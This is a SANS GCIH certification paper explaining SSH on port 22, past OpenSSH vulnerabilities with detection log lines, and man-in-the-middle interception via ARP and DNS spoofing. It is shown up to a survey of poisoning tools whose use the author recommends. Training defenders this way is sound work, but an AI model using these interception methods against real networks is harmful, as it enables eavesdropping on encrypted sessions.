



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

# GCIH Practical Exam Submission

By

Toby Kohlenberg

GCIH Practical Assignment v.2.0

Option #2: Support the Cyber Defense Initiative (document a port, service and exploit)

© SANS Institute 2000 - 2005, Author retains full rights.











## Table of contents:

<b><u>Port &amp; Protocol details:</u></b>	<b>4</b>
<u>Port Details:</u>	4
<u>Application:</u>	4
<u>Platform Support:</u>	5
<u>Protocol Details:</u>	5
<u>Key validation:</u>	6
<u>Authentication:</u>	6
<u>Encryption:</u>	7
<u>General vulnerabilities:</u>	8
<b><u>Exploit details:</u></b>	<b>10</b>
<u>Man-in-the-Middle attack using Dsniff:</u>	10
<u>Variants:</u>	10
<u>Operating System:</u>	10
<u>Protocols/Services:</u>	11
<u>Brief Description:</u>	11
<u>Protocol Description:</u>	11
<u>Description of variants:</u>	14
<u>How the exploit works:</u>	17
<u>Diagram:</u>	24
<u>How to use the exploit:</u>	27
<u>Signature of the attack:</u>	30
<u>How to protect against it:</u>	32
<u>Source code:</u>	33
<u>Additional Information:</u>	34
<b><u>References:</u></b>	<b>35</b>
<b><u>Appendix A:</u></b>	<b>35</b>

## Introduction:

The SSH protocol and service is a well-known and valued application that runs on TCP port 22. It is used to provide a secure connection to a remote system, primarily via command line access. It has been expanded in the more recent versions of the protocol to also allow tunneling of X11 traffic, ftp traffic and other applications, as well as provide the simple remote functions (rsh, rcp, rexec, rlogin) that it was initially intended supplant.

Over the last year, a number of vulnerabilities have been discovered in the protocol and implementations that have made it critical for system administrators upgrade to the most current version. Even as I was finishing this paper, it was determined that the current version of OpenSSH was vulnerable to the zlib vulnerability that was recently announced<sup>1</sup>. Graphs showing the recent spike in port 22 traffic are below. While this paper was being written, a discussion of the recent increases in SSH scanning took place on SecurityFocus' Incidents mailing list<sup>2</sup>. [Dave Dittrich](#) noted that he is seeing ssh exploits added to rootkits and automated exploit tool frequently. Additional graphs for more recent scan data are included in Appendix A. As can be seen in the additional graphs, the percentage of total scans seen that are against SSH has been increasing significantly. There have been mentions of new exploits for vulnerabilities other than the CRC32 one, but none have surfaced on the public mail lists as yet. Between that potential and the announcement of multiple new vulnerabilities against OpenSSH, it is not surprising that the percentage of scans against SSH/port 22 has increased.

Service Name	Port Number	Activity Past Month	Explanation
http	80		HTTP Web server
ftp	21		FTP servers typically run on this port
ssh	22		Secure Shell, old versions are vulnerable
sunrpc	111		RPC, vulnerable on many Linux systems. Can get root
smtp	25		Mail server listens on this port.
domain	53		Domain name system. Attack against old versions of BIND
???	21536		
http-alt	8080		Frequently used for web servers
NetController	123		
???	27015		

**The Table**

Entries for the Top 10 Target Ports table are selected based on the number of accesses to a particular port days. This data was last updated on January 17, 2002 04:46 pm EST.

**Figure 1** Statistics from <http://www.dshield.org/topports.html> as of January 17th.

<sup>1</sup> <http://online.securityfocus.com/bid/4267>

<sup>2</sup> The full discussion can be found at: <http://www.securityfocus.com/archive/75> with the subject "Steady increase in ssh scans". The discussion begins on Feb 11.




Figure 2 Dshield.org report on the percentage of total attacks that are against ssh from 12/25/01 to 01/22/02

## Port & Protocol details:

### Port Details:

According to IANA, TCP port 22 is designated for Secure Shell or SSH. A draft specification is being developed by the IETF. At the time of publication of this paper, the current architecture specification can be found at: <http://www.ietf.org/internet-drafts/draft-ietf-secsh-architecture-12.txt>. All ssh-related traffic is tunneled through port 22 as well as X11 traffic when initiated from within an ssh session. This can be a benefit or a problem when dealing with firewalled environments. The benefit is obviously that you can open a single port to or from a system or subnet and get a large amount access to that system. As well, since it is TCP, even the more rudimentary firewalls can generally provide basic connection initiation direction control. The problem is that since all the traffic is encrypted and tunneled over a single port, it can potentially be much more difficult to determine whether inappropriate actions are being taken.

The following Trojans have been found to run on this port as well:

Adore backdoor-sshd<sup>3</sup>

Shaft DoS<sup>4</sup> tool.

**NOTE:** it is not uncommon to find that a copy of sshd with a backdoor has been installed as part of one rootkit or another and is running on a high number port. I have not listed the tools that do this since the list changes so easily that there isn't much value in a static list like this would be.

### Application:

SSH, Secure Shell was originally intended to provide a secure replacement for the "r" services- rsh, rexec, rlogin, rcp, etc... Since then it has been expanded to provide

<sup>3</sup> [http://www.simovits.com/trojans/tr\\_data/y48.html](http://www.simovits.com/trojans/tr_data/y48.html)

<sup>4</sup> [http://www.simovits.com/trojans/tr\\_data/y1535.html](http://www.simovits.com/trojans/tr_data/y1535.html)

secure ftp and allow tunneling of any network traffic among other features. All of ssh's features are aimed at providing secure network communication.

### **Platform Support:**

There are ssh client and server packages for almost all platforms including Windows, all the Unix variants I know of, as well as systems like Cisco IOS and the major mainframe operating systems. Because the source code is available it is possible to compile binary packages for any platform given a small amount of porting effort.

### **Protocol Details:**

A general explanation of the purpose of the SSH protocol was given in the introduction. Full draft specifications are available at the following URL:

<http://www.ietf.org/internet-drafts/>

The applicable documents are as follows. At the time of this writing, the version numbers are correct.

draft-ietf-secsh-agent-00.txt  
draft-ietf-secsh-architecture-12.txt  
draft-ietf-secsh-auth-kbdinteract-02.txt  
draft-ietf-secsh-connect-15.txt  
draft-ietf-secsh-dh-group-exchange-02.txt  
draft-ietf-secsh-dns-key-format-00.txt  
draft-ietf-secsh-filexfer-02.txt  
draft-ietf-secsh-gsskeyex-03.txt  
draft-ietf-secsh-publickeyfile-02.txt  
draft-ietf-secsh-transport-13.txt  
draft-ietf-secsh-userauth-15.txt

**NOTE:** Unless otherwise specified the protocol version being described is 2.0 as this is the current release version.

## Session Negotiation Summary

1. The client initiates a connection to the server.
  2. A symmetric key and session identifier are generated using a combination of inputs from the client and the server.
  3. The client attempts to validate the server's public key is the same one it has seen before.
  4. Authentication of the user is performed using the method specified in the sshd\_config file.
  5. If the user is successfully authenticated a full connection is initiated using the symmetric key that was exchanged earlier.
  6. A new session key is generated as frequently as is specified. However the session identifier remains the same
- NOTE: The full draft standard can be found at:  
<http://www.ietf.org/internet-drafts/draft-ietf-secsh-transport-11.txt>




Figure 3 SSH Negotiation Summary- the URL listed in the image is out of date. The correct one is listed above.

## Key validation:

Key validation is actually done as part of two separate processes:

- Initial session key generation
- User authentication.

During the initial session key generation, the client system attempts to validate that the server's public key is in fact the right key for the server being contacted. This is done either using a PKI or a local database of server public keys to compare against. This is discussed in further detail in the encryption section below. On the other hand, the server only validates the user's identity, not the identity of the client from which the user is connecting. Therefore, the public key of the user is only checked when public key authentication is in use.

## Authentication<sup>5</sup>:

Because ssh was intended to replace the "r" services, it offers a number of

<sup>5</sup> The IETF draft can be found at: <http://www.ietf.org/internet-drafts/draft-ietf-secsh-userauth-15.txt>

authentication methods to improve its ability to integrate into the diverse environments that use the “r” utilities. These include host-based, password, kerberos and public key among others. When used for tunneling of X11 traffic, the Xauthority data is generated dynamically by SSH and used for the span of the connection. When password authentication is used, the password is sent over the network, encrypted using the session key that was negotiated prior to user authentication.

In order to explain man-in-the-middle attacks, it is first necessary to understand how public key authentication is completed. Upon completion of the Diffie-Hellman key generation, the server sends the client a list of acceptable authentication methods. The only authentication method for which support is required by the standard is public key-based authentication. If the user chooses to use a public key to authenticate, they send their username, the public key they wish to use and certain pieces of information about the key<sup>6</sup>. This information is signed using the private key matching the sent public key. The server then validates that the public key is acceptable for authentication and that the signature on the key and related data is valid. The server does this by looking in the “authorized\_keys” file for a public key matching the one sent in the authentication packet. This file is stored in the .ssh directory in the home directory of the user attempting to log in. The authorized\_keys file is unique to each user account and contains the public keys that are acceptable for authentication for that user.

As part of the shared secret generation process, the server’s private key is used to sign the shared secret. The resulting hash is sent to the client as proof of possession of the private key. The signature on the hash is checked against a copy of the server’s public key, which is stored in the “known\_hosts” file, which is also unique per user and stored in the .ssh directory.

## Encryption:

While different implementations support different encryption algorithms, all follow the general method of handling initial negotiations with an asymmetric encryption algorithm (RSA in SSH1 and DH/DSA in SSH2) and then ongoing data encryption using a symmetric algorithm (The IETF draft standard lists AES(multiple key lengths), Serpent(multiple key lengths), IDEA, CAST128, Arcfour, 3DES and Blowfish as the algorithms to use.) This is done because of the tremendous speed advantages that symmetric encryption has over asymmetric algorithms.

Because there are many detailed discussions of the Diffie-Hellman shared secret generation process (including one in the IETF secsh-transport and secsh-dh-group-exchange documents), I will only provide a summary of the process:

1. The client system requests a prime number and associated sub-group generator.
2. The server sends back a pair of values matching the size requirement specified by the client.

---

<sup>6</sup> The full details of the client authentication packet and session can be reviewed at in the “secsh-userauth” IETF document listed above.

3. The client uses the values in combination with a randomly generated number of its own to create its contribution to the shared secret, which is then sent to the server.
4. The server uses the client provided value in combination with a randomly generated number to generate the shared secret. A hash is taken of the shared secret to be signed and returned to the client system.
5. The server takes the prime number and generator that was initially agreed upon and its own randomly generated value to create its contribution to the shared secret.
6. The shared secret is then taken along with the two publicly exchanged values, the server and client version data, the prime number and its associated generator value, and other session setup data, a hash is generated of the whole thing and signed with the server's private key.
7. The server sends the client the signature, the server's contributed value to the shared secret and the server's public key.
8. The client generates the shared secret and uses that in combination with the other values taken from the session negotiation to create a duplicate hash that should match the one for which a signature has been provided.
9. If the signature is found to be valid, the user authentication process is initiated.

### General vulnerabilities:

SSH, as a protocol only has one major<sup>7</sup> vulnerability- threat of a man-in-the-middle attack. A man-in-the-middle attack is one where a third party uses various techniques<sup>8</sup> to transparently redirect the traffic between a client and a server so that the traffic passes through the third party. If this is done at the very onset of the connection, the third party may be able to intercept the public keys of the server and the client when they are exchanged and insert its own keys instead. If proper validation of the public keys was not done prior to the connection being initiated the client and the server may have no way of knowing that their connection has been intercepted. However, using proper public key exchange procedures (e.g. out of band fingerprint verification) can mitigate this risk.

Although the protocol itself is well designed, there have been flaws found in the implementations that have made it possible attack and even compromise SSH connections or systems offering SSH. A fairly complete list of vulnerabilities can be found at <http://www.cert.org/advisories/CA-2001-35.html>. Because it has not been updated in the past 3 months it does not include the most recently discovered

---

<sup>7</sup> There have been demonstrations of the ability to perform traffic analysis as a means of finding the root password but I see this as a much less likely attack due to the complexities of getting useful results (there are easier attacks to run). Also, it is less effective against SSH2 as the password is transmitted along with other data, making it possible to only get a size range for the password. This url provides a description of the issue as well as a patch that can be used to protect SSH1 implementations.

<http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt>

<sup>8</sup> The 2.3 release of [Dsniff](http://dugsong.com/dsniff/) by Dug Song performs this attack quite effectively. As does Ettercap <http://ettercap.sourceforge.net/>

vulnerabilities. The implementation-based attacks include:

OpenSSH UseLogin command execution vulnerability.

<https://www.kb.cert.org/vuls/id/40327>

<http://www.securityfocus.com/advisories/2375>

<http://www.securityfocus.com/bid/1334>

- SSHD does not give up privileges before running commands specified by the client if UseLogin is turned on. Normally login would set the UID to the user but if sshd is told to execute a different command instead, it will be run with the privileges of the sshd daemon.

CVE: CVE-2000-0525

No exploits found so far.

OpenSSH UseLogin environment variable vulnerability.

<http://www.kb.cert.org/vuls/id/157447>

<http://www.securityfocus.com/bid/3614>

- When UseLogin is set to true, a user can set environment variables that are passed to the login process. If they set the LD\_PRELOAD environment variable to execute a program of their choosing it will be run under the privileges of the SSH daemon. An attacker must have a local account and must be able to authenticate using public key authentication.

No CVE

No known exploits according to SecurityFocus

SSH1 CRC32 remote overflow.

<http://www.kb.cert.org/vuls/id/945216>

<http://www.securityfocus.com/bid/2347>

- It is possible to overflow an integer variable in the CRC32 attack detection code (which was added to detect attempted insertion of malicious packets into an established data stream) in such a fashion that it is possible for an attacker to potentially run code of their choosing on the system.

CVE: CVE-2001-0144

At least one exploit is available:

<http://www.securityfocus.com/data/vulnerabilities/exploits/ssh-exploit-diffs.txt>. More exploit code links are provided in the "Source code" section of this paper.

Detection: Log entries of the following type are referenced on the CERT/CC webpage:

---

hostname sshd[xxx]: Disconnecting: Corrupted check bytes on input.

hostname sshd[xxx]: Disconnecting: crc32 compensation attack: network attack detected

hostname sshd[xxx]: Disconnecting: crc32 compensation attack: network attack detected

---

Channel Code “off by one” Vulnerability in OpenSSH version 2.0 to 3.0.2

<http://www.pine.nl/advisories/pine-cert-20020301.html>

<http://online.securityfocus.com/bid/4241>

There is a buffer overflow in OpenSSH that allows authenticated users to potentially gain a root shell on systems running a vulnerable version of SSH. It has also been suggested that this exploit could be used against ssh clients by the servers they are connecting to. I have provided a link in the “Additional Information” section that goes into detail on how “off by one” bugs work.

CVE: CAN-2002-0083

No known exploits according to SecurityFocus

Zlib 1.0 – 1.1.3 heap corruption vulnerability

<http://www.kb.cert.org/vuls/id/368819>

<http://online.securityfocus.com/bid/4267>

A mistake in implementing Zlib has created a potential for the “free()” function to be called twice against the same memory space during decompression. It is possible to potentially overwrite part of the heap with code of the attacker’s choosing. I include this because it impacts SSH along with every other piece of software that uses the library.

CVE: CAN-2002-0059

Proof of concept code has been presented but no actual exploits are known according to SecurityFocus and CERT

Because of its applicability to all SSH implementations, I have elected to discuss the man-in-the-middle attack in detail, using dsniff<sup>9</sup> to provide examples<sup>10</sup>.

## Exploit details:

### *Man-in-the-Middle attack using Dsniff:*

#### Variants:

I only know of two tools that will perform a man in the middle attack against SSH. Dsniff and Ettercap both provide the capability to not only act as the SSH proxy but also perform the necessary poisoning attacks that are required in order to get the traffic to come to the attacker. If the “OTU” kernel module that I mention in the “Description of variants” section becomes popular, this may change as it will make it easier for people to create exploit tools without having to write the underlying network code as well. The more common variations that can occur within the SSH MITM attack are what sort of address spoofing/cache poisoning is done- ARP-based or DNS-based and what tools are used to do it. I have listed a number of tools to attack both DNS and ARP in the “Description of Variants” section.

<sup>9</sup> <http://naughty.monkey.org/~dugsong/dsniff/>

<sup>10</sup> Permission to write about the man-in-the-middle attack using Dsniff was given by Patrick Prue prior to beginning work on it. I have included the email from him in the zip file that contained this paper.

## Operating System:

Because it is based on an issue with the protocol itself, this exploit works against any implementation of SSH. In the case of this demonstration I've used RedHat Linux 7.2, Immunix Linux 7.0 and Windows 2000 Professional. SecureCRT 3.3 and OpenSSH 3.1 were used for the ssh packages

## Protocols/Services:

A man-in-the-middle attack makes use of the following protocols (see footnotes for initial RFCs & standards): IP<sup>11</sup>, Ethernet<sup>12</sup>, TCP<sup>13</sup>, DNS<sup>14</sup>, ARP<sup>15</sup>, & SSH<sup>16</sup>

## Brief Description:

Unless strict protection measures are implemented, it is possible to transparently intercept all data sent between the client and the real server even when a nominally secure channel such as SSH is used. This is done by convincing the client system that the attacker is actually the desired destination server, forwarding the client's connection to the true server and returning the server response back to the client. The attacker effectively acts as a proxy but with a less benevolent intent.

## Protocol Description:

For brevity's sake, I will not provide explanations of TCP or IP. There are hundreds of discussions of TCP/IP and I don't believe I could add anything new. For anyone who is not already familiar with the TCP and IP protocols, I recommend reading TCP/IP Illustrated Vol. 1- The protocols<sup>17</sup>. The descriptions below are intentionally brief and only cover the portions of the protocols as they relate to this exploit. For a full discussion of these protocols please see the reference section.

### SSH (Secure SHell):

For a detailed description of SSH, please see the previous section of this paper.

### Ethernet:

Ethernet is a Layer 2 protocol that provides 48bit physical (MAC) addresses and delivery of data within a non-routed network. It is defined in RFCs 1042 and 894 as well as in IEEE 802.3. Ethernet address groups are assigned to different hardware vendors<sup>18</sup>, who then assign (relatively) unique addresses to each device they make. In order to address the potential issue of address collisions, it is possible to manually set the MAC address. Conversely, this capability can be used to intentionally set your MAC address to match that of another system that you want to pretend to be or to circumvent MAC address-based ACLs on networking equipment.

<sup>11</sup> RFC 791: <http://www.rfc-editor.org/rfc/rfc791.txt>

<sup>12</sup> RFC 894: <http://www.rfc-editor.org/rfc/rfc894.txt>

<sup>13</sup> RFC 793: <http://www.rfc-editor.org/rfc/rfc793.txt>

<sup>14</sup> RFC 1031: <http://www.rfc-editor.org/rfc/rfc1031.txt>

<sup>15</sup> RFC 826: <http://www.rfc-editor.org/rfc/rfc826.txt>

<sup>16</sup> See the detailed discussion above that includes links to the various draft standards for SSH

<sup>17</sup> Full ISBN and reference information is available in the "References" section.

<sup>18</sup> A mapping of Ethernet codes to vendors can be found at <http://www.cavebear.com/CaveBear/Ethernet/>

### ARP (Address Resolution Protocol):

ARP provides address resolution & mapping between layer 2 (Ethernet/MAC) and layer 3 (IP) addresses. An ARP session works as follows (see Figure 1):

1. The computer needing to send a packet determines the IP address of the destination system (this could be done via DNS or using a local mapping file. On Unix systems the static mapping file is called “hosts” and generally resides in the /etc directory).
2. The sending system’s ARP cache is checked to see if information about the destination has already been collected. The results of all ARP responses received by the system are stored in the ARP cache. In order to stay accurate, the MAC-IP mappings in an ARP cache are given expiration periods after which the values they hold are flushed and must be rediscovered.
3. If no mapping is found in the ARP cache, the system sends out a broadcast to the local subnet asking for the destination system (as identified by the IP address which is included in the ARP broadcast) to respond back and provide its MAC address.
4. If the destination system is on the same subnet, it replies back with its MAC address. If the destination system is on a different subnet, the router that is the local gateway is programmed to respond back to any ARP resolution requests for an IP that does not belong on that subnet with its own MAC address.
5. The sending system accepts the ARP resolution request response (that’s a mouthful) and enters it into the cache along with a timeout.




Figure 4 ARP Resolution flow

DNS (Domain Name Service):


Just as ARP provides name resolution and mapping services between Ethernet and

IP addresses, DNS provides name resolution and mapping services between fully qualified domain names and IP addresses. The information flow for DNS is as follows:

1. A system determines that it needs the IP address for another system on the network
2. The sending system queries its local DNS cache and host files (if any) to see if it has an address for the destination host name already.
3. If no mapping is found, a request is sent to the system's DNS server.
4. The DNS server accepts the request for name/address resolution from the client
5. If the server already has the mapping client wants stored, it simply provides the answer. The server may have the information for one of a couple reasons:
  - a. The server is authoritative (the designated source) for the requested information
  - b. The server was asked for the information before and has a current version in its cache.
  - c. The information was included along with another information for a different DNS query the server performed<sup>19</sup>. When the information is included in this fashion it is referred to as "glue".
  - d. The server is a secondary source for the requested information and still has the data stored from the last push from the authoritative server.
6. If the information is not available locally, the DNS server performs a name resolution request on behalf of the client. In performing this request, the server plays the role of a DNS client as described above. In Figure 5, the primary DNS server is performing a recursive DNS query on behalf of the client- meaning it keeps looking until it gets the answer the client has asked for. The Root and .net DNS servers are performing iterative queries- meaning they provide information on who would have the answer but do not retrieve it themselves.

---

<sup>19</sup> This is one of the key methods for performing DNS cache poisoning. For an example of an attack that was performed using this approach see: <http://lists.jammed.com/incidents/2001/07/0081.html>



**Figure 5 DNS Resolution data flow. The numbers in this figure do not map to the description of DNS resolution given above.**

### Description of variants:

I believe it is useful to discuss the distinctions between a man-in-the-middle attack and a session hijacking attack. A man-in-the-middle attack will usually involve actually participating in setting up the initial connection between the client/target and server/target. It requires some level of proxying on behalf of the targets in order to convince them that they are in fact communicating with each other and not a 3<sup>rd</sup> party. By making the attacker an end-point for the connections (proxying the actual content from one connection to the other and back), man-in-the-middle attacks provide a method to actually compromise protocols and software that have been designed to resist session hijacking or packet sniffing attacks (e.g. SSH or SSL). Man-in-the-middle attacks are also generally much more effective at allowing the attacker to insert data into the compromised session without breaking it<sup>20</sup>. However, man-in-the-middle attacks require being able to convince both of the legitimate endpoints in the connection that the attacker is in fact the other side of the connection. This can be very difficult, and even with tools as effective as Dsniff or Ettercap, help from the victim in the form of not performing proper key validation is required in order to complete the attack.

In contrast, while some of the same techniques are used (e.g. ARP spoofing) a session hijacking attack may start at any point in the session, generally involves sniffing the traffic between the two true endpoints of the connection and requires that the two

<sup>20</sup> Most session hijacking tools will cause an ACK storm between the true source and destination as they try to get their sequence numbers back in line. Hunt implements ARP spoofing in order to address this.

legitimate endpoints complete the session setup before the attacker can take over. Session hijacking cannot handle protocols such as SSH or SSL where even complete access to all the traffic passing between the two endpoints of the connection will not provide the information necessary to decrypt the contents. Even though session hijacking cannot be used against certain protocols, the fact that it does not have to be inserted into the connection from the very beginning presents an advantage in that the end-points may perform completely correctly and will not notice anything is amiss until the session hijacking is completed and control has been taken by the attacker.

While there are a number of programs that will allow session hijacking (Hunt<sup>21</sup> is a well known favorite but I have listed a number of other hijacking tools in this section), there are fewer packages that provide the complete set of capabilities needed to perform a man-in-the-middle attack. Dsniff is the only software package I am aware of that not only includes tools to complete a full man in the middle attack against multiple services but via a number of different methods. Ettercap provides a strong list of tools but having experimented with it as part of my research on this type of exploit, it seems almost too automated. It also doesn't do DNS cache poisoning, which I prefer to use when possible, rather than ARP attacks. Dsniff and ettercap are also the only packages I know that can perform a man in the middle attack against the SSH protocol. The more common variants that might be seen would be differences in the software used to perform the attack or cases where both ARP spoofing/poisoning and DNS spoofing/poisoning are used instead of using one technique.

**NOTE:** Links for source code for all tools mentioned are provided in the "Source code" section.

#### **ARP spoofing tools:**

Summary: I would recommend using either ARPMim or ARPmitm instead of ARPspoofer if you need to perform a complete ARP spoofing attack as they provide a more complete set of capabilities to allow better automation and faster execution of the attack. ARPtool is cool, but doesn't automate the attack any more than ARPspoofer.

**ARPMim** does cache poisoning, can also do switch flooding ala' macof. ARPMim has more complex capabilities than either ARPmitm or ARPspoofer. It provides the ability to selectively poison the target with one set of information and poison all the other systems on the same segment with different information (e.g. the target sends you data destined for other systems and other systems send you data destined for the target. It can also send out ARP requests as well/instead of ARP replies which can potentially get around the protection mechanisms that have been implemented in the 2.4.x Linux kernel (see the "How to protect against it" section for more information about that).

**ARPmitm** performs simple man-in-the-middle-focused cache poisoning (e.g. tells system a that you are system b and tells system b that you are system a). It will only

---

<sup>21</sup> Source code can be retrieved from <http://lin.fsid.cvut.cz/~kra/index.html#HUNT>. Among other things, Hunt has the handy ability to automatically perform ARP cache poisoning against both sides of a connection it is hijacking so as to prevent the two end-points from generating a flood of ACK & SYN packets in an attempt to resynchronize their sequence numbers when the attacker injects packets.

perform the attack against two systems but it will continue to resend the false replies (approximately every second) which some of the other tools don't.

**ARPTool** is a general custom ARP packet sending tool. It can perform ARP spoofing and cache poisoning attacks simply because it is able to send out any sort of ARP packet you like.

**Smit** is described as an "ARP hijacking tool based on arpmitm and arprelay". I haven't explored it.

**ArpAttack** is a MAC stealing/spoofing broadcast tool. I just ran across this, it is very basic and requires creating an interface on your Linux system that has the MAC you are spoofing. I haven't played with it but it looks somewhat interesting.

**THC-Parasite** performs ARP spoofing and MAC flooding according to its documentation. I found this one after completing the attacks but it looks interesting for one specific reason- it listens for ARP requests and the replies instead of just sending out a stream of ARP replies (or potentially requests in the case of ettercap's method of handling the protections built into the newer Linux kernels). This prevents you from detecting ARP spoofing by looking for replies that were not requested, which is one of the few ways to detect ARP spoofing.

### **DNS spoofing tools:**

Summary: Depending on the level of access you have to the target systems & network, I would recommend using DNSspoofer as it is sufficiently good at what it does and simple to use. If you need to perform a DNS server cache poisoning attack, I'd suggest looking at combining Jizz with the scripts that are available for it and portions of the ADMID tools. If you can get Zodiac to work, that appears to potentially be a very good tool (I suspect the problems I had were simply due to some basic compiling issue).

